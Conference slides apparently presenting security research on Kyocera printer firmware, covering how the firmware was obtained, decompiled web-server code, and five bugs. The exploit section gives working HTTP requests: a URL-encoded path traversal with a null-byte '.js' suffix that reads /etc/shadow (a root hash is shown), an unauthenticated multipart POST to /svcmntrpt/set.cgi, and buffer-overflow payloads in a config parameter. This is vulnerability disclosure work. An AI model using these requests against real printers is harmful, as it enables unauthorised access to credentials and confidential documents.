



CRACKING KYOCERA PRINTERS

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Who we are?

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
OUTLINE




Overview



Set up



Bug Detail



Exploit



Conclusion



OVERVIEW

OVERVIEW

Kyocera is an award-winning printer and copier manufacturer and one of the top brands for such devices.



Printers



Multifunctional

OVERVIEW

But in the past, the security analysis of the brand was relatively small.
In the official website, the firmware is not available for download.




SET UP

FIRMWARE GET

If you have a device. We can extract the by using some hardware method



FIRMWARE GET



FIRMWARE GET

Kyocera

Kyocera does not release firmware to end-users. In a publicly available Kyocera dealer forum however, firmware downloads for various models are linked: ftp.kdaconnect.com.

And you will think where can I found dealer?




Reference:http://hacking-printers.net/wiki/index.php/Firmware_updates

FIRMWARE GET

Go to some DIYer or Second-hand platform

Not real chat, but same as it



A Vulnerability help us debug

There is a file in Kyocera's firmware that will record the checksum of each firmware part

```

set_status ${cpuname} "${message}" ${COMPFILE}
set_status ${cpuname} "${message}" `eval ${ECHO} '$LOG_PROGRESS${group_num}'` 
sync

exit ${ret_val}

error()
{
    local cpuname=$1
    local master_file=$2
    local ret_val=$3
    local err_code=$4
    conclusion_result ${cpuname} ${master_file} ${ret_val} "${err_code}"
}

check_file()
{
    local cpuname=$1
    local master_file=$2
    local tgt_record=$3
    local err_num=$4

    file_name=`${ECHO} "$tgt_record" | awk '{print $2}'` 
    check_sum=`${ECHO} "$tgt_record" | awk '{print $4}'` 

    if [ -f ${file_d}/${file_name} ]; then
        sum_calc=${sum} ${file_name} | awk '{print $1}'` 
        if [ "${check_sun}" != "?" ]; then
            if [ "${sum_calc}" != "${check_sun}" ]; then
                ${ECHO} "checksum is not correct ${file_name}"` 
                ${DLMSG} MSG_ERR_CHECK_FILE ${cpuname}` 
                err_code=04${err_num}` 
                ret_val=2
                error ${cpuname} ${master_file} ${ret_val} "${err_code}"
            fi
        else
            ${ECHO} "download file \"${file_name}\" not found"
            ${DLMSG} MSG_ERR_CHECK_FILE ${cpuname}` 
            err_code=03${err_num}` 
            ret_val=2
            error ${cpuname} ${master_file} ${ret_val} "${err_code}"
        fi
    fi
}

```

VER	1.0
VER_PLP	ZPI_0000.002.120
THIS	DL_CTRL_PLP.ZPI
KERNEL	uImage.kmmfp
FDIBIN	zpi.dtb
ROOTFS	rootdiskimage.bin
PLP	2pi.plp

```

$ tmp sum
$ cd squashfs-root
$ squashfs-root sum rootdiskimage.bin
sum: rootdiskimage.bin: No such file or directory
$ squashfs-root cd ..
$ tmp sum rootdiskimage.bin
$ 50921 25280
$ tmp []

```



Bug Detail

BUG DETAIL

- **5 Bugs**
 - Path Traversal
 - Memory Corruption Issues
 - Buffer Overflow Parsing Content-Type Headers
 - Buffer Overflow Parsing Config Parameters

BUG DETAIL

Path Traversal

- No user certification is required
 - Allowed access to files anywhere in the file system.
 - In some devices, if you know the storage location of the scanning version of the print file, you can get it
 - Allowed to check if a file existed or not in the file system.

BUG DETAIL

Path Traversal

- Due to a bad patch to discover it.
 - The patch is easily bypassed.
 - Similar to CVE-2019-13195.
 - We optimized the attack payload.
 - In the exploit part

```
char * __fastcall receive_request_209A5C(int a1, struct_a2 *a2)
{
//...
    if ( !strstr(a2->uri, "favicon.ico") )
        goto LABEL_6;
    v5 = v7 > 0x11u;
    if ( v7 != 17 )
        v5 = v7 - 1 > 2;
    if ( v5 )
    {
        lioHttpSetStatus(a2, 404);
    }
    else
    {
//...
        v4 = distribute_request_2119C4(v8, a2,
kyoceramita::ifs_eweb_request_reception::s_notify_action_);
    }
}


char * __fastcall distribute_request_2119C4(int a1, struct_a2 *a2,
{
//...
    _ret_code = 200;
//...
    uri = a2->uri;
    if ( uri
        && (strstr(a2->uri, "..")
        || strstr(uri, "../")
        || strstr(uri, "..\\")
        || strstr(uri, "..%2F")
        || strstr(uri, "..%5C")
        || strstr(uri, "%252F")
        || strstr(uri, "%252F")
        || strstr(uri, "..%252F"))
        || strstr(uri, "..%255C")) )
    {
        _ret_code = 500;
        set_status_code_20CA10(ret_code, 500);
    }
//...
}
```

Patch?

BUG DETAIL

Memory Corruption Issues

- RCE or DOS
 - Buffer Overflow Parsing Content-Type Headers
 - No user certification is required
 - Buffer Overflow Parsing Config Parameters
 - Device Settings : System
 - Security Settings : Certificates



• set

• edit

BUG DETAIL

Memory Corruption Issues

- Buffer Overflow Parsing Content-Type Headers.

- When processing the **boundary** field
- The complete function call chain is:

ifs_eweb_receive_request_wrap—>distribute_request
—>distribute_set_cgi—>execute_request—>
get_post_body—>get_multipart_parameter

```
int __fastcall distribute_set_cgi(int a1, int a2, struct_a3 *  
{  
    const char *p_boundary; // r7  
    size_t len_boundary; // r0  
    //...  
  
    if ( strstr(buf, "multipart/form-data") )  
    {  
        v9 = strstr(buf, "boundary");  
        //...  
        p_boundary = &v9[strlen("boundary") + 1];  
        v11 = strlen(p_boundary);  
        v12 = lioEwebAllocMem_New_21A5E4(&a3->boundary, v11 + 1);  
        //...  
        len_boundary = strlen(p_boundary);  
        memset(a3->boundary, 0, len_boundary + 1);  
        strcpy(a3->boundary, p_boundary);  
    }  
    //...  
}
```

```
int __fastcall get_multipart_parameter(struct_a2 **a1, char *a2,  
{  
    struct_a2 **v3; // r10  
    struct_a3 *_a3_point; // r8  
    //...  
    char buf[128]; // [sp+48h] [bp-12Ch] BYREF  
    char src[172]; // [sp+88h] [bp-ACh] BYREF  
    //...  
    _a3_point = (*a1)->_a3_point;  
    dest = 0;  
    memset(buf, 0, sizeof(buf));  
    strcpy(buf, _a3_point->boundary);  
    strcat(buf, "--");  
    //...  
}
```

BUG DETAIL

Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
 - In the post request, CGI will call the corresponding function to process the request

```
.data:003DF9D8          EXPORT lioEwebHelperFuncTbl ←
.data:003DF9D8 lioEwebHelperFuncTbl DCB "getDvcCfg", 0 ; DATA XREF: LOAD:0000C9AC↑o
.data:003DF9D8           ; lioEwebGetFuncTable724+64↑o ...
.data:003DFA00          DCD getDvcCfg
.data:003DFA0C aGetindexes DCB "getIndexes", 0
.data:003DFA34          DCD getIndexes
.data:003DFA40 ; void *aGetkmoroemflag
.data:003DFA40 aGetkmoroemflag DCB "getKMorOEMFlag", 0
.data:003DFA68          DCD getKMorOEMFlag
```

In the data section, you can find a large number of cgi functions. We can use ida-python for processing.

```
# encoding: utf-8
import idc
import ida_bytes
import ida_idaapi
from idaapi import *

start_addr = 0x003DFB10
end_addr = 0x003FD55C

curr_addr = start_addr
while (curr_addr < end_addr):
    num_chars = 0
    string_start = curr_addr
    while(ida_bytes.get_byte(string_start+num_chars)≠0):
        num_chars = num_chars + 1
    string_end = string_start+num_chars+1
    funcname = idc.get_strlit(string_start,string_end)
    funcname = idc.get_strlit_contents(string_start).decode()
    num_chars = 0
    curr_addr += 40
    create_data(curr_addr,FF_DWORD,4,ida_idaapi.BADADDR)
    SetType(curr_addr,"void *")
    set_name(idc.get_wide_dword(curr_addr),funcname,SN_CHECK)
    print(funcname + " => " + hex(idc.get_wide_dword(curr_addr)))
    curr_addr += 0xC

print("OK")
```

IPython Console

```
checkAccessPermission => 0x1ea87c
get0thRFBoverSSLMode => 0x11d6e4
get0thRFBoverSSLPort => 0x11d8b0
get0thEnhancedRFBoverSSLMode => 0x11da80
get0thEnhancedRFBoverSSLPort => 0x11dc74
setRemoteOperation => 0x1d2f80
getRemoteOperation => 0x1d36a4
getUseRestriction => 0x1d3860
getVNCCompatibleSoftware => 0x1d3a4c
getSecurityCheck => 0x1d3d0c
getRemoteOperationInternetVer =>
0x1d6ea8
getRemoteOperationApprover => 0x1d704c
OK
```

BUG DETAIL

Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.

- argxx is the configuration parameter to be parsed

```
1 POST /xxx.cgi HTTP/1.1
2 Content-Length: xxx
3 Content-Type: application/x-www-form-urlencoded
4 Connection: close
5
6 okhtmfile=xxx.htm&failhtmfile=xxx.htm&func=setSecSetCSR&arg01_cCode=CN&
arg02_State=&arg03_lName=&arg04_oName=&arg05_ouNam=&arg06_cName=xxxx&
arg07_eAddr=&arg08_exptY=10&arg09_certificateId=2&arg10_KeyLength=0&
arg11_CSRflag=&arg120=0&hidden=xxxx&submit001=%E6%8F%90%E4%BA%A4
```



```
172 if ( a1[1] ) ←
173 {
174     sprintf(v142, "<Error>:%s(): Host name[argv1 = ", "lioEwebHFSetSystemDef
175     v4 = check_args_len_asci_C04C4(a1[1], v142, 0x41u);
176     if ( v4 )
177         return v4;
178     memset(dest, 0, 0x41u); ← a1[xx] -> argvxx
179     strncpy(dest, a1[1], 0x40u);
180 }
```

func name

config args

BUG DETAIL

Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
 - When processing the **Specific parameters**

```
int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
//...
    if ( a1[1] )
    {
        sprintf(v142, "<Error>:%s(): Host name[argv1 = ",
"lIoWebHFSetSystemDefaultSettings");
        v4 = check_args_len_ascii_C04C4(a1[1], v142, 0x41u);
        if ( v4 )
            return v4;
        memset(dest, 0, 0x41u);
        strncpy(dest, a1[1], 0x40u);
    }
//...
//...
>_display_application_exec2_ 0x3c0d4c->9
//...
    if ( v75 == 9 )
    {
        arg24 = a1[24];
        if ( arg24 )
        {
            strcpy(v145, arg24); // bof
        }
    }
//...
```

BUG DETAIL

Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
 - When processing the **Specific parameters**

POST /xxx.cgi HTTP/1.1

Content-Length: xxx

Content-Type: application/x-www-form-urlencoded

Connection: close

```
okhtmfile=xxx.htm&failhtmfile=xxxx.htm&func=setDvcSetSysSettings&arg24=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
&arg120=0&arg25_Orientation_Confirmation=
_display_application_exec2_ &hidden=xxx&arg01_HostName=xx&arg03_Locati=xxx
&arg02_AssetNum=KMBB946E&arg04_DvcLanguage=1&arg08_USBKeyBoardLayout=1&
arg09_OverrideA4Letter=1&arg10_Measurement=1&arg23_copy=xxx&
arg12_DefScreen=xxx&arg13_DefScreenSendFax=0&arg30_altitudeAdjustment=1&
arg31_PersonalUseMode=1&arg15_ColTonerEmpty=0&arg16_MpTrayEmpty=1&
arg17_AutoErrClear=1&arg18_ErrClearTimer=30&arg21_LowTonerLevel=1&
arg22_TonerLevel=1&submit001=Submit
```

```
int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
//...
    if ( a1[1] )
    {
        sprintf(v142, "<Error>:%s(): Host name[argv1 = ",
"lIoWebHFSetSystemDefaultSettings");
        v4 = check_args_len_ascii_C04C4(a1[1], v142, 0x41u);
        if ( v4 )
            return v4;
        memset(dest, 0, 0x41u);
        strncpy(dest, a1[1], 0x40u);
    }
//...
//...
    v75 = *(&unk_3C0788 + point + 1452); // point = 3*8 0x3c0d50-
>_display_application_exec2_ 0x3c0d4c->9
//...
    if ( v75 == 9 )
    {
        arg24 = a1[24];
        if ( arg24 )
        {
            strcpy(v145, arg24); // bof
        }
    }
//...
```


BUG DETAIL

Memory Corruption Issues

- Buffer Overflow Parsing Config Parameters.
 - When processing the **Specific parameters**

```
int __fastcall setSecSetCSR(int *a1, int a2)
{
//...
int buf[154]; // [sp+48h] [bp-284h] BYREF
//...
arg1 = a1[1];
if ( arg1 )
    strcpy(buf, arg1);
arg6 = a1[6];
if ( arg6 )
    strcpy(s + 3, arg6);
//...
arg1 = a1[1];
if ( arg1 )
    strcpy(buf, arg1);
```

```
int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
//...
if ( a1[1] )
{
    sprintf(v142, "<Error>:%s(): Host name[argv1 = ",
"lioWebHFSetSystemDefaultSettings");
    v4 = check_args_len_ascii_C04C4(a1[1], v142, 0x41u);
    if ( v4 )
        return v4;
    memset(dest, 0, 0x41u);
    strncpy(dest, a1[1], 0x40u);
}
//...
//...
v75 = *(unk_3C0788 + point + 1452); // point = 3*8 0x3c0d50-
>_display_application_exec2_ 0x3c0d4c->9
//...
if ( v75 == 9 )
{
    arg24 = a1[24];
    if ( arg24 )
    {
        strcpy(v145, arg24); // bof
    }
}
//...
```




EXPLOIT

EXPLOIT

Path Traversal

- No URL decoding, directly compare
1. %2e%2e%2f which translates to ../
 2. %2e%2e/ which translates to ../

Bypass



```
char * __fastcall distribute_request_2119C4(int a1, struct_a2 *a2,
{
//...
    _ret_code = 200;
//...
    uri = a2->uri;
    if ( uri
        && (strstr(a2->uri, "..")
            || strstr(uri, "../")
            || strstr(uri, "..\\\"")
            || strstr(uri, "..%2F")
            || strstr(uri, "..%5C")
            || strstr(uri, "%252F")
            || strstr(uri, "%252F")
            || strstr(uri, "%255C")) )
    {
        _ret_code = 500;
        set_status_code_20CA10(ret_code, 500);
    }
//...
```

EXPLOIT

Path Traversal

But

etty Raw Hex \n ⌂

```
GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow
HTTP/1.1
Host: 127.0.0.1
Cookie: rtl=0;
Accept: */*
Referer: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Length: 25
3 Content-Type: text/html
4 Accept-Encoding: identity
5 Date: Tue, 16 Aug 2022 06:12:11 GMT
6 Server: KM-MFP-http/V0.0.1
7
8 500 Internal Sever Error
```

Determine the shadow
file exist, but why the http
return value is 500

EXPLOIT

Path Traversal

And....

```
GET  
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/init.d/sysfs.  
sh HTTP/1.1  
Host: 127.0.0.1  
Cookie: rtl=0;  
Accept: */*  
Referer: 127.0.0.1  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close
```

```
1 HTTP/1.1 200 OK  
2 Content-Length: 660  
3 Accept-Encoding: identity  
4 Date: 1  
5 Server: KM-MFP-http/V0.0.1  
6 Last-Modified:  
7 ETag: "/.../.../.../.../etc/init.d/sysfs.sh, 1  
8 Content-Type: application/x-sh  
9 X-Frame-Options: SAMEORIGIN  
10  
11 #!/bin/sh  
:12 ### BEGIN INIT INFO  
13 # Provides: mountvirtfs
```

When visiting another file, it can be determined that the bug does exist

EXPLOIT

Path Traversal

- Check the pseudo code
 - Before sending a response, it will check whether the user-supplied filename ends in a particular file type
 - only access :
js,htm,css,sh.....?

```
int __fastcall distribute_get_cgi_5B1F0(int a1, int a2, struct_a3 *a3)
{
//...
v20 = get_content_type_59670(a1, a3->uri, a3->content_type, *a1);
if ( v20 )
{
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][get_content_type] ret_code
= 0x%x\n", v20);
    a3->http_status = 500;
}
if...
//...
v11 = create_response_56D98(v17, a3);
if ( v11 )
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][create_response] ret_code
= 0x%x\n", v11);
//...
```

```
int __fastcall get_content_type_59670(int a1, char *url, void *
{
//...
while ( 1 )
{
    v6 = strchr(url, '.');
    if ( !v6 )
        break;
    content_type_1 = v6 + 1;
}
//...
```

EXPLOIT

Path Traversal

- Check the pseudo code
 - `get_content_type` has no URL decoding directly matches file type
 - `create_response` will decode URL before creating a request

```

int __fastcall distribute_get_cgi_5B1F0(int a1, int a2, struct_a3 *a3)
{
//...
v20 = get_content_type_59670(a1, a3->uri, a3->content_type, *a1); No decode
if ( v20 )
{
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][get_content_type] ret_code
= 0x%x\n", v20);
    a3->http_status = 500;
}
if...
//...
v11 = create_response_56D98(v17, a3);
if ( v11 )
    emwGENTrcPrintf(2817, 258, 0, "[ERROR][distribute_get_cgi][create_response] ret_code
= 0x%x\n", v11);
//...

```

```

int __fastcall create_response_56D98(int a1, struct_a3 *a2)
{
//...
v6 = decode_url_encoded_string_545A8(a1, a2->uri, buf);
//...
strncpy(a2->uri, buf, 0x400u);
//...
v11 = a2->http_status;
//...
if ( v11 == 200 )
{
    _uri = a2->uri;
//...
v23 = create_reponse_for_static_files_55300(a1, a2);
//...
}
//...

```

EXPLOIT

Path Traversal

```
GET  
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/shadow%00.js  
HTTP/1.1  
Host: 127.0.0.1  
Cookie: rtl=0;  
Accept: */*  
Referer: 127.0.0.1  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close
```

```
1 HTTP/1.1 200 OK  
2 Content-Length: 401  
3 Accept-Encoding: identity  
4 Date:  
5 Server: KM-MFP-http/V0.0.1  
6 Last-Modified:  
7 ETag: "/.../.../.../etc/shadow, 01-01-2022  
8 Content-Type: application/x-javascript  
9 X-Frame-Options: SAMEORIGIN  
10  
11 root:$1$tfE2pkl/$08uDq18e49GZW0Av2fbSH.:11029::::::  
12 daemon:*:11029::::::
```

Using NULL bytes

EXPLOIT

Memory Corruption Issues

```
int __fastcall get_multipart_parameter(struct_a2 **a1, char *a2,
{
    struct_a2 **v3; // r10
    struct_a3 *_a3_point; // r8
    /**
     char buf[128]; // [sp+48h] [bp-12Ch] BYREF
     char src[172]; // [sp+C8h] [bp-ACh] BYREF
    */
    _a3_point = (*a1)->a3_point;
    dest = 0;
    memset(buf, 0, sizeof(buf));
    strcpy(buf, _a3_point->boundary);
    strcat(buf, "--");
    /**
     */
}
```

```
int __fastcall setSecSetCSR(int *a1, int a2)
{
    /**
     int buf[154]; // [sp+48h] [bp-284h] BYREF
    */
    arg1 = a1[1];
    if ( arg1 )
        strcpy(buf, arg1);
    arg6 = a1[6];
    if ( arg6 )
        strcpy(s + 3, arg6);
    /**
     */
}
```

```
int __fastcall setDvcSetSysSettings(int *a1, int a2)
{
    /**
     if ( a1[1] )
    ►{ ...
     /**
      v75 = *(unk_3C0788 + point + 1452); //>_display_application_exec2_
      //...
      if ( v75 == 9 )
      {
          arg24 = a1[24];
          if ( arg24 )
              strcpy(v145, arg24); // bof
    */
}
```

```
int __fastcall setSecEditCSR(int *a1, int a2)
{
    /**
     int s[154]; // [sp+40h] [bp-28Ch] BYREF
    */
    arg1 = a1[1];
    if ( arg1 )
        strcpy(buf, arg1);
    /**
     */
}
```

EXPLOIT

Memory Corruption Issues

POST /svcmntrpt/set.cgi HTTP/1.1 No certification

Host: 127.0.0.1

Content-Length: 1

Content-Type: multipart/form-data;

Connection: close




```
← FORCE_FILES →  
/deu/index.htm  
/dut/index.htm  
/eng/index.htm  
/esp/index.htm  
/fra/index.htm  
/ita/index.htm ← AUTH_FILES →  
/jpn/index.htm /basic/, 0  
/rus/index.htm /printer/, 0  
/mail/ /scanner/, 0  
/top.htm /fax/, 0  
/index.htm /job/, 0  
/eventlog /box/, 0  
/svcmntrpt /adv/, 0  
/iniinst /adbk/, 0  
/funcset/, 0  
/dvcset/, 0  
/nwkset/, 0  
/secset/, 0  
/mngset/, 0  
/boxwlm/, 0  
/dvcinfo/, 0  
/startwlm/, 0  
/common/, 0
```

ewebs.cnf



EXPLOIT

Memory Corruption Issues





conlution

CONCLUSION

1. Many of them lack of research on the brand not really security
2. If printer hacked by attacker , they can Access to many confidential information
3. Printer security needs more attention

Thank You!